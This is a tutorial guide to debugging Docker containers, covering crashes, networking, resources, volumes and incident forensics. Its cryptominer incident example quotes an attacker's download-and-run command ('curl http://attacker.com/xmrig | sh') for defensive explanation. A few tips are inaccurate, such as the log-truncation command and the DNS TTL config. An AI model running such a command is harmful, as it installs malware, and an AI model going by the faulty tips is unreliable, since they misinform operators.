
A systematic methodology for diagnosing container failures, network issues, performance problems, and security incidents in production environments—with real troubleshooting workflows from Fortune 500 retail and pharmaceutical clusters.
Table of Contents
- Debugging Methodology: The 5-Layer Diagnostic Approach
- Container Startup and Crash Failures
- Network Connectivity Issues
- Performance and Resource Problems
- Storage and Volume Issues
- Security Incidents and Forensics
- Essential Debugging Tools Reference
Debugging Methodology: The 5-Layer Diagnostic Approach
Container debugging requires systematic investigation across five layers, from application down to host infrastructure. Most production issues span multiple layers—a “network problem” might actually be a DNS configuration issue at the container layer, or a “slow application” might be kernel CPU throttling at the host layer.
The 5 Debugging Layers
| Layer | What to Check | Key Tools | Common Issues |
|---|---|---|---|
| 1. Application | Logs, exit codes, environment variables, configuration | docker logs, docker exec | Missing env vars, wrong config files, application crashes |
| 2. Container Runtime | Container state, resource limits, health checks, restart policy | docker inspect, docker stats | OOM kills, CPU throttling, health check failures |
| 3. Image & Dependencies | Image layers, missing binaries, library versions, base image issues | docker history, docker run --entrypoint sh | Missing dependencies, incompatible lib versions, architecture mismatches |
| 4. Network & Storage | Network connectivity, DNS resolution, volume mounts, disk I/O | docker network inspect, docker volume inspect | Network isolation, DNS failures, permission issues, disk full |
| 5. Host Infrastructure | Host resources, kernel limits, Docker daemon, sysctls | journalctl, dmesg, top | Disk pressure, memory exhaustion, kernel OOM, daemon crashes |

Diagram showing 5-layer stack – Application → Container → Image → Network/Storage → Host – with arrows showing diagnostic flow
The Systematic Debugging Workflow
# Step 1: Gather basic facts
docker ps -a | grep <container-name>     # Current state?
docker logs <container> --tail 100        # What did application log?
docker inspect <container> | grep -i status  # Container exit reason?

# Step 2: Check resource constraints
docker stats <container> --no-stream      # Resource usage?
docker inspect <container> | grep -i memory  # Resource limits?

# Step 3: Verify configuration
docker inspect <container> | grep -i env  # Environment correct?
docker exec <container> cat /app/config   # Config files present?

# Step 4: Test network/storage
docker exec <container> ping <service>    # Network reachable?
docker exec <container> df -h             # Disk space available?

# Step 5: Check host layer
journalctl -u docker -n 100               # Docker daemon errors?
dmesg | grep -i oom                       # Kernel out-of-memory?
Golden Rule: Always work top-down through the layers. Start with application logs (Layer 1), then move down to container runtime (Layer 2), then image/dependencies (Layer 3), then network/storage (Layer 4), and finally host infrastructure (Layer 5). Most issues are at Layers 1-3.
Container Startup and Crash Failures
Symptom: Container Immediately Exits (CrashLoopBackOff)
Investigation workflow:
# 1. Check exit code
docker ps -a | grep <container>
# Exit code meanings:
# 0   = Normal exit
# 1   = Application error
# 137 = SIGKILL (OOM killed)
# 139 = SIGSEGV (segmentation fault)
# 143 = SIGTERM (graceful shutdown)

# 2. Get last 100 lines of logs
docker logs <container> --tail 100

# 3. If logs are empty, check container configuration
docker inspect <container> | grep -A 10 "Cmd\|Entrypoint"

# 4. Try running interactively to debug
docker run -it --entrypoint /bin/sh <image>
# Then manually run the original command to see errors

Terminal screenshot showing docker ps -a with exit codes and their meanings annotated
Common Exit Code Scenarios
Exit Code 137: OOM Killed
Symptom: Container exits with code 137, restarts, exits again.
Diagnosis:
# Check if OOM kill happened
docker inspect <container> | grep OOMKilled
# Output: "OOMKilled": true

# Check memory limit vs actual usage
docker stats <container> --no-stream
# Compare MEM USAGE to LIMIT

# Check host dmesg for OOM events
dmesg | grep -i "oom.*kill"
# Output: [12345.678] Out of memory: Killed process 9876 (java)
Solution:
# Increase memory limit
services:
  app:
    image: myapp
    deploy:
      resources:
        limits:
          memory: 2G  # Increased from 1G
        reservations:
          memory: 1G
Real Production Example:
Java application in pharmaceutical data processing cluster kept crashing with exit code 137. Container had 4GB memory limit. Investigation showed JVM heap set to 3.5GB, but JVM overhead (metaspace, thread stacks, native memory) pushed total usage to 4.2GB.
Fix: Either increase container limit to 6GB OR reduce JVM heap to 2.5GB (leaving 1.5GB for JVM overhead).

Memory usage graph showing container limit line and actual usage spiking above limit before OOM kill
Exit Code 1: Application Error
Symptom: Container exits with code 1, logs show application errors.
Common causes:
- Missing environment variables
- Configuration file not found
- Database connection failure
- Missing dependencies
Diagnosis workflow:
# 1. Check application logs for exact error
docker logs <container> --tail 50

# 2. Verify environment variables
docker inspect <container> | grep -A 20 '"Env"'

# 3. Check if required files exist
docker exec <container> ls -la /app/config
docker exec <container> cat /app/config/database.yml

# 4. Test dependencies manually
docker exec <container> ping database-host
docker exec <container> nc -zv database-host 5432
Real Production Example:
Node.js API container failing to start with “Error: Cannot find module ‘pg'”. Investigation showed package.json had PostgreSQL driver as devDependency instead of dependency. When Docker image built with npm install --only=production, pg module was excluded.
Fix: Move pg from devDependencies to dependencies in package.json.
Symptom: Container Starts But Health Check Fails
Investigation:
# Check health check configuration
docker inspect <container> | grep -A 15 '"Healthcheck"'

# Manually run the health check command
docker exec <container> curl http://localhost:8080/health
# OR
docker exec <container> wget -q -O- http://localhost:8080/health

# Check timing - is health check timing out?
# Default timeout: 30s, might need to increase for slow apps
Common health check issues:
- App not listening on expected port:
# Check what ports app is actually listening on
docker exec <container> netstat -tlnp
# or
docker exec <container> ss -tlnp
- Health check runs before app is ready:
# Increase start period
healthcheck:
  test: ["CMD", "curl", "-f", "http://localhost:8080/health"]
  interval: 30s
  timeout: 10s
  retries: 3
  start_period: 60s  # Give app 60s to start before health checks matter
- Health check requires authentication:
# Health endpoint should NOT require auth
# Create /health endpoint with no auth
# OR include auth token in health check
healthcheck:
  test: ["CMD", "curl", "-f", "-H", "Authorization: Bearer ${HEALTH_TOKEN}", "http://localhost:8080/health"]

Diagram showing health check lifecycle: start_period → interval → timeout → retries → unhealthy
Symptom: Container Works Locally, Fails in Production
Common causes:
- Environment variable differences
- Different Docker versions or runtime settings
- Resource constraints (prod has limits, local doesn’t)
- Network differences (DNS, firewall rules)
Debugging checklist:
# Compare env vars
# Local:
docker inspect <container> | grep -A 50 '"Env"' > local-env.txt
# Production:
docker inspect <container> | grep -A 50 '"Env"' > prod-env.txt
diff local-env.txt prod-env.txt

# Compare resource limits
docker inspect <container> | grep -i memory
docker inspect <container> | grep -i cpu

# Compare network configuration
docker inspect <container> | grep -A 20 '"Networks"'

# Check Docker version differences
docker version  # Run on both local and prod
Real Production Example:
Python Flask application worked perfectly locally but crashed in production with “ModuleNotFoundError: No module named ‘numpy'”. Both used same Docker image. Investigation showed local had volume mount overriding /app directory with full source code including dependencies. Production didn’t have mount, relied on image contents. Image build had failed to copy requirements.txt before pip install, so dependencies weren’t in image.
Fix: Correct Dockerfile layer ordering:
# Wrong (dependencies not cached)
COPY . /app
RUN pip install -r requirements.txt

# Right (dependencies cached if requirements.txt unchanged)
COPY requirements.txt /app/
RUN pip install -r requirements.txt
COPY . /app
Network Connectivity Issues
Symptom: Container Cannot Reach Other Containers
Investigation workflow:
# 1. Verify both containers are on same network
docker inspect <container1> | grep -A 10 '"Networks"'
docker inspect <container2> | grep -A 10 '"Networks"'

# 2. Test basic connectivity by IP
docker exec <container1> ping <container2-ip>

# 3. Test DNS resolution
docker exec <container1> nslookup <container2-name>
docker exec <container1> ping <container2-name>

# 4. Check if port is actually listening
docker exec <container2> netstat -tlnp | grep <port>

# 5. Test specific port connectivity
docker exec <container1> nc -zv <container2-name> <port>
# or
docker exec <container1> curl http://<container2-name>:<port>

Network debugging flowchart: Same network? → IP ping works? → DNS resolves? → Port listening? → Firewall/iptables?
Common Network Issues
Issue #1: Containers on Different Networks
Symptom: ping: bad address 'service-name'
Diagnosis:
# Check networks
docker network ls
docker inspect <container> | grep NetworkMode

# Containers must share at least one network to communicate
Solution:
# Connect both to same network
services:
  web:
    networks:
      - frontend
  api:
    networks:
      - frontend  # Both on frontend network

networks:
  frontend:
Issue #2: DNS Not Working (Default Bridge Network)
Symptom: IP connectivity works but DNS fails.
Cause: Default bridge network doesn’t provide automatic DNS.
# On default bridge network, this FAILS:
docker exec <container> ping other-container

# But this WORKS:
docker exec <container> ping 172.17.0.5
Solution: Use custom bridge network (has automatic DNS):
# Create custom network
docker network create my-network

# Run containers on custom network
docker run --network my-network --name web nginx
docker run --network my-network --name api myapi

# Now DNS works
docker exec web ping api  # ✓ Works
Issue #3: Connection Refused (Port Not Listening)
Symptom: Connection refused or No route to host
Diagnosis:
# Check if app is actually listening
docker exec <container> netstat -tlnp
# Look for the expected port in LISTEN state

# Common issue: App listening on 127.0.0.1 instead of 0.0.0.0
# 127.0.0.1:8080 → Only accessible from inside container
# 0.0.0.0:8080   → Accessible from other containers
Real Production Example:
Node.js Express API couldn’t be reached from Nginx proxy. netstat showed app listening on 127.0.0.1:3000 instead of 0.0.0.0:3000.
Fix:
# Wrong
app.listen(3000, 'localhost');  // Binds to 127.0.0.1

# Right
app.listen(3000, '0.0.0.0');    // Accessible from network

Diagram showing 127.0.0.1 vs 0.0.0.0 binding – one shows traffic blocked from other containers, other shows traffic allowed
Issue #4: Intermittent Network Failures
Symptom: Requests succeed sometimes, fail other times.
Possible causes:
- DNS caching stale IPs (container restarted, got new IP)
- Load balancing across healthy + unhealthy backends
- Network partition / packet loss
Diagnosis:
# 1. Check if container IP changed recently
docker inspect <container> | grep IPAddress
# Compare to DNS resolution
docker exec <client> nslookup <service>

# 2. Test packet loss
docker exec <container> ping -c 100 <target>
# Check packet loss percentage

# 3. Monitor connection attempts
docker exec <container> tcpdump -i eth0 port <port>
# Watch for SYN packets with no SYN-ACK response
Solution for DNS caching:
# Set DNS TTL lower in Docker daemon config
# /etc/docker/daemon.json
{
  "dns": ["8.8.8.8"],
  "dns-opts": ["ndots:1", "timeout:1", "attempts:2"]
}
Debugging Tools for Network Issues
# Install debugging tools in running container
docker exec <container> apt-get update && apt-get install -y \
  curl wget netcat dnsutils iputils-ping net-tools tcpdump

# Or use a debug sidecar (if app container has no tools)
docker run -it --network container:<container-name> nicolaka/netshoot

# Inside netshoot container:
ping <target>
nslookup <target>
curl http://<target>:<port>
tcpdump -i eth0

Screenshot of netshoot container running network diagnostics with tcpdump output
Performance and Resource Problems
Symptom: Container Running Slow / High CPU Usage
Investigation workflow:
# 1. Check real-time resource usage
docker stats <container>

# 2. Check if CPU is being throttled
docker inspect <container> | grep -i cpu

# 3. Profile what's using CPU inside container
docker exec <container> top
# or
docker exec <container> ps aux --sort=-%cpu | head -10

# 4. Check if hitting CPU limit
# If CPU% in docker stats is near limit, container is throttled
Real Production Example:
API container showing 100% CPU in docker stats, but application logs showed normal request volume. Investigation revealed CPU limit set to 0.5 cores, but app was multi-threaded using 4 threads. Each thread could only use 12.5% CPU (0.5 / 4), making app appear slow despite not actually being CPU-bound.
Fix: Increase CPU limit to match thread count or reduce thread count to match limit.

Graph showing CPU throttling – usage line trying to exceed limit, getting clamped, showing sawtooth pattern
Symptom: High Memory Usage / Memory Leak
Investigation:
# Monitor memory over time
docker stats <container>
# Watch MEM USAGE column increase over time

# Check memory limit
docker inspect <container> | grep -i memory

# Get detailed memory breakdown
docker exec <container> cat /sys/fs/cgroup/memory/memory.stat

# For Java apps, check heap vs non-heap
docker exec <container> jstat -gc <pid> 1000
Common causes:
- Application memory leak (requires app-level profiling)
- Cache growing unbounded (Redis, in-memory cache)
- Log files filling memory (if logs go to tmpfs)
Quick fixes while debugging:
# Restart container to clear memory temporarily
docker restart <container>

# Increase memory limit to buy time for investigation
docker update --memory 4g <container>
Symptom: Slow Disk I/O
Investigation:
# Check disk I/O stats
docker stats <container>
# Note BLOCK I/O column

# Check if disk is full
docker exec <container> df -h

# Check what's using disk space
docker exec <container> du -sh /* | sort -h

# Test I/O performance
docker exec <container> dd if=/dev/zero of=/tmp/test bs=1M count=1024
# Should see >100 MB/s on SSD
Common causes:
- Logging to disk instead of stdout
- Database write-heavy workload on slow volume
- Container layer writes (use volumes for write-heavy paths)
Solution for logging:
# Application should log to stdout, not files
# Docker captures stdout and handles rotation

# Wrong
app.log('/var/log/app.log')

# Right
app.log(process.stdout)
Storage and Volume Issues
Symptom: Permission Denied on Volume Mounts
Investigation:
# Check volume mount details
docker inspect <container> | grep -A 10 '"Mounts"'

# Check ownership inside container
docker exec <container> ls -la /path/to/mount

# Check what user container runs as
docker inspect <container> | grep -i user
Common scenario:
Host directory owned by root (UID 0). Container runs as user 1000. Volume mounted read-only by default or container user cannot write.
Solutions:
# Option 1: Fix ownership on host
sudo chown -R 1000:1000 /host/data

# Option 2: Run container as root (NOT RECOMMENDED)
docker run --user root ...

# Option 3: Use named volume (Docker manages permissions)
docker volume create app-data
docker run -v app-data:/data ...
Real Production Example:
PostgreSQL container couldn’t start, logs showed “permission denied” on /var/lib/postgresql/data. Host directory was root-owned, but Postgres container runs as user postgres (UID 999).
Fix:
# On host
sudo chown -R 999:999 /host/postgres-data

# Or use named volume (preferred)
docker volume create postgres-data
docker run -v postgres-data:/var/lib/postgresql/data postgres
Symptom: No Space Left on Device
Investigation:
# Check container disk usage
docker exec <container> df -h

# Check Docker disk usage on host
docker system df

# Check specific volume usage
docker exec <container> du -sh /var/lib/data

# Find large files
docker exec <container> find / -type f -size +100M
Solutions:
# Clean up Docker system
docker system prune -a  # Remove unused images, containers, networks
docker volume prune     # Remove unused volumes

# Clean up logs
docker logs <container> --tail 1000 > /dev/null  # Truncate logs
# Or configure log rotation in daemon.json

# Inside container, clear cache/temp files
docker exec <container> rm -rf /tmp/*
docker exec <container> rm -rf /var/cache/*

Pie chart showing Docker disk usage breakdown: Images 40%, Containers 10%, Volumes 30%, Build Cache 20%
Security Incidents and Forensics
Symptom: Suspicious Container Activity Detected
Initial Response:
# 1. ISOLATE - Disconnect from network immediately
docker network disconnect <network> <container>

# 2. PRESERVE - Save container state for forensics
docker commit <container> forensics-snapshot-$(date +%Y%m%d)
docker export <container> > container-snapshot.tar

# 3. CAPTURE - Get logs before stopping
docker logs <container> > incident-logs.txt

# 4. DOCUMENT - Get full container details
docker inspect <container> > container-details.json
Forensic Investigation:
# Check what processes were running
docker top <container>

# Check network connections
docker exec <container> netstat -anp

# Check recent file modifications
docker exec <container> find / -type f -mtime -1

# Check bash history (if available)
docker exec <container> cat /root/.bash_history

# Check for malware indicators
docker exec <container> find / -name "*.so.*" -o -name "cron*"
Real Production Example:
Cryptocurrency miner found running in production container. Investigation timeline:
- Falco alert: “Shell spawned in container”
- Isolated container from network
- Found
/tmp/xmrigbinary (mining malware) - Checked bash history:
curl http://attacker.com/xmrig | sh - Root cause: SQL injection allowed command execution
Response:
- Patched SQL injection vulnerability
- Added read-only root filesystem to prevent /tmp writes
- Deployed Falco rules to detect mining indicators
Essential Debugging Tools Reference
Quick Reference Table
| Problem Type | Tool | Command Example |
|---|---|---|
| Container won’t start | logs, inspect | docker logs --tail 100 |
| High resource usage | stats, top | docker stats |
| Network connectivity | exec, inspect | docker exec ping |
